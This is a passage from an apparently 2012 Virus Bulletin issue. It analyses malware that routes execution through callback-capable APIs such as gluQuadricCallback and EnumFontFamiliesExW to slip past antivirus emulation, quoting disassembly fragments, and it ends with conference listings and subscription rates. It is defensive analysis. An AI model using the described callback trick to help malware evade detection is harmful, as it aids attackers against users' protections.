

Figure 3: Continuation of the code seen in Figure 2.

callback function plays a big part in its inclusion. The callback function is called when it encounters an error. Given that it is very uncommon to see this function in malware code, our first thought would be to skip or step over it during debugging.

But unlike timeSetEvent discussed earlier, the callback function's starting point in the malware is not clear. One of the parameters of timeSetEvent is the callback function's address, while the address of gluQuadricCallback is within the GLUquadric object, the first parameter of the gluQuadricCallback API.

The GLUquadric object for this sample starts at 004063C7:

```
PUSH 904ef9a1.004063C7
CALL 904ef9a1.004058C6
; JMP to glu32.
gluQuadricCallback
```

If we go back to the instruction at address 004036D2 (highlighted in green):

```
MOV DWORD PTR DS:[4063D7],904ef9a1.0
04043DD
```

This instruction copies 004043DD (the starting location of the malware routine) to DWORD PTR DS:[4063D7]. The location 4063D7 is inside the GLUquadric object found at 004063C7.

The actual sequence of instructions without the garbage code should look something like this:

```
MOV DWORD PTR DS:[4063D7],904ef9a1.0
04043DD
...
...
...
PUSH 28
PUSH 4E
PUSH 904ef9a1.004063C7
CALL 904ef9a1.004058C6 ; JMP to
glu32.gluQuadricCallback
```

Visually, we would not suspect that a graphics-related API would be used by the malware to jump to its malicious routine, especially when it is wrapped up with other junk APIs and junk code. When we are tired of skipping, stepping over and executing irrelevant code during a debugging session, the tendency is not to notice that a completely innocuous-looking API will do the trick.

MALWARE #3: ARIAL OR TIMES ROMAN?

The last case for discussion in this article is not about time or graphics, but about fonts. Yes, fonts, which have nothing to do with infection, downloading files, or code injection. We do not even have a GUI to concern ourselves with fonts. Any font-related API will certainly be categorized as

Figure 4: Snapshot showing call to EnumFontFamiliesExW.

unsupported by anti-virus software, and anti-virus engineers are likely to skip over it (myself included). But the idea of a font-related API deserves a quick look.

Figure 4 shows a snapshot of a piece of malware from the entry point that looks like a simple GUI application. We notice that after calling EnumFontFamiliesExW, there is a call to exit the process. It seems interesting that it won't do much. Having the knowledge that any API can be a trigger for the malware, the logical choice is to look up the definition of EnumFontFamiliesExW.

As defined by *MSDN* [3], 'The EnumFontFamiliesEx function enumerates all uniquely named fonts in the system that match the font characteristics specified by the LOGFONT structure. EnumFontFamiliesEx enumerates fonts based on typeface name, character set, or both.'

There is nothing unusual about this API, except that, like timeSetEvent and gluQuadricCallback, it is capable of calling a separate function. Similar to timeSetEvent, the callback function pointer is one of the parameters of EnumFontFamiliesEx:

```
PUSH 0 ; Flags = 0
PUSH 23612a08.001009F2 ; lParam = 1009F2
PUSH 23612a08.00100A5E ; Callback = 23612a08.00100A5E
PUSH 0 ; pLogfont = NULL
PUSH EAX ; hDC
CALL <JMP.&gdi32.EnumFontFamiliesExW>
```

The starting location of the malware routine at 00100A5E can be seen straight after the call to ExitProcess. But if it is unsupported by the anti-virus engine, the emulation will not pass through the malware routine, thus exiting the execution.

CLEANING UP

We now have an idea that not all unsupported, rarely used, or unheard-of APIs are irrelevant from the point of view of analysis. It will now take us longer to analyse malware containing garbage code, yet this will give us the opportunity to learn about the other capabilities of those APIs.

Remember: if a meaningless-looking API has a callback parameter or can call another function, it is likely to be one of those interesting APIs that we need to support.

REFERENCES

[1] timeSetEvent. http://msdn.microsoft.com/en-us/library/windows/desktop/dd757634(v=vs.85).aspx.

[2] gluQuadricCallback. http://msdn.microsoft.com/en-us/library/dd368679(v=vs.85).aspx.

[3] EnumFontFamiliesEx. http://msdn.microsoft.com/en-us/library/dd162620(v=vs.85).aspx.

END NOTES & NEWS

The 21st USENIX Security Symposium will be held 8–10 August 2012 in Bellevue, WA, USA. For more information see http://usenix.org/events/.

TakeDownCon Baltimore is scheduled to take place 25–30 August 2012 in Baltimore, MD, USA. Interest can be registered at http://www.takedowncon.com/Events/Baltimore.aspx.

(ISC)2 Security Congress 2012 takes place 10–13 September 2012 in Philadelphia, PA, USA. For more information see https://www.isc2.org/Conferences.aspx.

SOURCE Seattle 2012 takes place 13–14 September 2012 in Seattle, WA, USA. For the full details and online registration see http://www.sourceconference.com/seattle/.

VB2012 will take place 26–28 September 2012 in Dallas, TX, USA. Full programme details and online registration are available at http://www.virusbtn.com/conference/vb2012/.

Security Summit Verona takes place 4 October 2012 in Verona, Italy. For details see https://www.securitysummit.it/.

RSA Conference Europe takes place 9–11 October 2012 in London, UK. For registration and more details see. http://www.rsaconference.com/events/2012/europe/.

Ruxcon takes place 20–21 October 2012 in Melbourne, Australia. For details see http://www.ruxcon.org.au/.

eCrime 2012 will be held 22–25 October 2012 in Las Croabas, Puerto Rico, consisting of the APWG annual General Members Meeting and the eCrime Researchers Summit VII. The eCrime Researchers Summit will discuss all aspects of electronic crime and ways to combat it. For details see http://apwg.org/events/events.html.

ISSE 2012 will take place 23–24 October 2012 in Brussels, Belgium. The event is designed to educate and inform on the latest developments in technology, solutions, market trends and best practice. See http://www.isse.eu.com/.

Hacker Halted USA will take place 25–31 October 2012 in Miami, FL, USA. http://www.hackerhalted.com/.

AVAR 2012 will be held 12–14 November 2012 in Hang Zhou, China. For details see http://www.aavar.org/avar2012/.

Oil and Gas Cyber Security takes place 14–15 November 2012 in London, UK. The second annual Oil and Gas Cyber Security conference will bring together information security researchers and technical experts from oil and gas companies to discuss the steps being taken to reduce the risk of cyber attacks, lessons learnt from previous incidents and best practice for the future. For details see http://www.smi-online.co.uk/energy/uk/oil-gas-cyber-security.

SOURCE Barcelona 2012 takes place 16–17 November 2012 in Barcelona, Spain. For details see http://www.sourceconference.com/barcelona/.

TakeDownCon Las Vegas is scheduled to take place 1–6 December 2012 in Las Vegas, NV, USA. Interest can be registered at http://www.takedowncon.com/Events/LasVegas.aspx.

VB2013 will take place 2–4 October 2013 in Berlin, Germany. Details will be revealed in due course at http://www.virusbtn.com/conference/vb2013/. In the meantime, please address any queries to conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:

Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/